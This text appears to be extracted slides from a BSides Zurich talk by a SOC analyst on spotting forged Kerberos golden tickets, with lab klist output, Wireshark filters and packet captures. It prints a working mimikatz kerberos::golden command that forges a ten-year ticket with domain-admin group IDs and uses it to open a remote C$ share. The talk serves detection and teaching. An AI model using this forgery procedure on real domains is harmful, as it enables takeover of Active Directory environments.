

BSides Zurich


# Golden mistake

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kaspersky

# Golden mistake

How can you tell if the golden ticket is fake?



Alexander Rodchenko

Senior SOC Analyst at  
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Group

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# Agenda


## Highlight parts

- Problem definition and some technical info
- How adversaries craft and use GT.
- How a user session looks when using GT
- Denoting the logical errors of the attackers when generating GT


# Kerberos Authentication Flow

What are the key points to pay attention to


# Kerberos Authentication Flow




# Kerberos Authentication Flow (Try to run cmd via PsExec)




# Kerberos Authentication Flow (Try to run cmd via PsExec)








Kerberos Authentication Flow  
Arrow 3




Kerberos Authentication Flow  
Arrow 3




# Kerberos Authentication Flow

## Arrow 4




# Kerberos Authentication Flow

## Arrow 4



# How adversaries craft and use GT

I had originally planned to conduct a 90-minute training session, but due to time constraints, I'll be showing you some screenshots and highlighting key points instead.



On attacker:

User Monica\_Spears

SID S-1-5-21-511818909-1338016983-424820340-1791

192.168.222.4

192.168.233.131

On victim

192.168.233.132

192.168.222.7

AD

192.168.233.128

192.168.222.1

Lab was populated by BadBlood

<https://github.com/davidprowe/BadBlood>

```
Windows PowerShell
PS C:\Users\monica_spears> klist
Current LogonId is 0:0x96049
Cached Tickets: (2)
#0> Client: monica_spears @ GAM.CLICK
Server: krbtgt/GAM.CLICK @ GAM.CLICK
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 8/30/2023 12:33:25 (local)
End Time: 8/30/2023 22:33:25 (local)
Renew Time: 9/6/2023 12:33:25 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: AD-GAM
#1> Client: monica_spears @ GAM.CLICK
Server: host/win-2012.gam.click @ GAM.CLICK
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 8/30/2023 12:33:25 (local)
End Time: 8/30/2023 22:33:25 (local)
Renew Time: 9/6/2023 12:33:25 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: AD-gam.gam.click
PS C:\Users\monica_spears> dir \\sharepoint.gam.click\c$
dir : Access is denied
```

# Kerberos Authentication Flow (access denied)

(ip.addr eq 192.168.222.4 || ip.addr eq 192.168.233.131) && (kerberos.SNameString || smb2.nt\_status == 0xc0000022 || smb2.cmd == 3)

No.	Source	Destination	Protocol	Length	Info	SIDs	RID	CNameString	SNameString
253	192.168.222.4	192.168.222.1	KRB5	1917	TGS-REQ	513,4586,4561,4095,4108,4409,...	1791	MONICA_SPEARS,...	krbtgt,GAM.CLICK
256	192.168.222.1	192.168.222.4	KRB5	425	TGS-REP	513,4586,4561,4095,4108,4409,...	1791	MONICA_SPEARS,...	cifs,sharepoint.g
260	192.168.222.4	192.168.222.7	SMB2	2147	Session Setup Request	513,4586,4561,4095,4108,4409,...	1791	MONICA_SPEARS,...	cifs,sharepoint.g

(ip.addr eq 192.168.222.4 || ip.addr eq 192.168.233.131) && (kerberos.SNameString || smb2.nt\_status == 0xc0000022 || smb2.cmd == 3)

No.	Source	Destination	Protocol	Length	Info
253	192.168.222.4	192.168.222.1	KRB5	1917	TGS-REQ
256	192.168.222.1	192.168.222.4	KRB5	425	TGS-REP
260	192.168.222.4	192.168.222.7	SMB2	2147	Session Setup Request
264	192.168.222.4	192.168.222.7	SMB2	184	Tree Connect Request Tree: \\sharepoint.gam.click\IPC\$
265	192.168.222.7	192.168.222.4	SMB2	138	Tree Connect Response
274	192.168.222.4	192.168.222.7	SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c\$
275	192.168.222.7	192.168.222.4	SMB2	130	Tree Connect Response, Error: STATUS_ACCESS_DENIED
276	192.168.222.4	192.168.222.7	SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c\$
277	192.168.222.7	192.168.222.4	SMB2	130	Tree Connect Response, Error: STATUS_ACCESS_DENIED



```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43a
28e4abac /ticket:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:monica_spears /ptt
User      : monica_spears
Domain    : gam.click (GAM)
SID       : S-1-5-21-511818909-1338016983-424820340
User Id   : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 43ad00a8e90d836d3b051c9b28e4abac - rc4_hmac_nt
Lifetime  : 8/30/2023 5:29:25 PM ; 8/27/2033 5:29:25 PM ; 8/27/2033 5:29:25 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'monica_spears @ gam.click' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 8/30/2023 5:29:25 PM ; 8/27/2033 5:29:25 PM ; 8/27/2033 5:29:25 PM
  Server Name       : krbtgt/gam.click @ gam.click
  Client Name       : monica_spears @ gam.click
  Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```

Define power groups that passed to PAC

Ticket to current session

```
Windows PowerShell
PS C:\Users\monica_spears> klist

Current LogonId is 0:0x96049

Cached Tickets: (1)

#0> Client: monica_spears @ gam.click
Server: krbtgt/gam.click @ gam.click
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 8/30/2023 17:29:25 (local)
End Time: 8/27/2033 17:29:25 (local) Fake ticket
Renew Time: 8/27/2033 17:29:25 (local) (10 years)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

PS C:\Users\monica_spears> dir \\sharepoint.gam.click\c$

Directory: \\sharepoint.gam.click\c$ Success

Mode                LastWriteTime         Length Name
----                -
d-----            4/24/2023   2:10 PM      inetpub
d-----            6/6/2021    7:22 AM      PerfLogs
d-r--           8/21/2023   2:48 PM      Program Files
d-----            8/21/2023  11:06 AM      Program Files (x86)
d-r--           8/20/2023   5:28 PM      Users
```

# Kerberos Authentication Flow (differences between forged and normal ticket)

(ip.addr eq 192.168.222.4 || ip.addr eq 192.168.233.131) && kerberos.SNameString && !netlogon.acct\_name == "WIN-2012\$"

No.	Source	Destination	Length	Info	SIDs	RID	CNameString	SNameString
96441	192.168.222.1	192.168.222.4	255	AS-REP Monica's normal Kerberos activity while PC unlock	513,4586,4561,4095,4108,4409,4306,5...	1791	MONICA_SPEARS,...	krbtgt,GAM.CLICK,krbtgt,GAM.
96449	192.168.222.4	192.168.222.1	1623	TGS-REQ	513,4586,4561,4095,4108,4409,4306,5...	1791	MONICA_SPEARS,...	krbtgt,GAM.CLICK,host,win-20
96452	192.168.222.1	192.168.222.4	187	TGS-REP	513,4586,4561,4095,4108,4409,4306,5...	1791	MONICA_SPEARS,...	host,win-2012.gam.click,host
97776	192.168.222.4	192.168.222.1	1552	TGS-REQ GT :)	500,500,501,513,512,520,518,519	500	monica_spears,...	krbtgt,gam.click,cifs,sharep
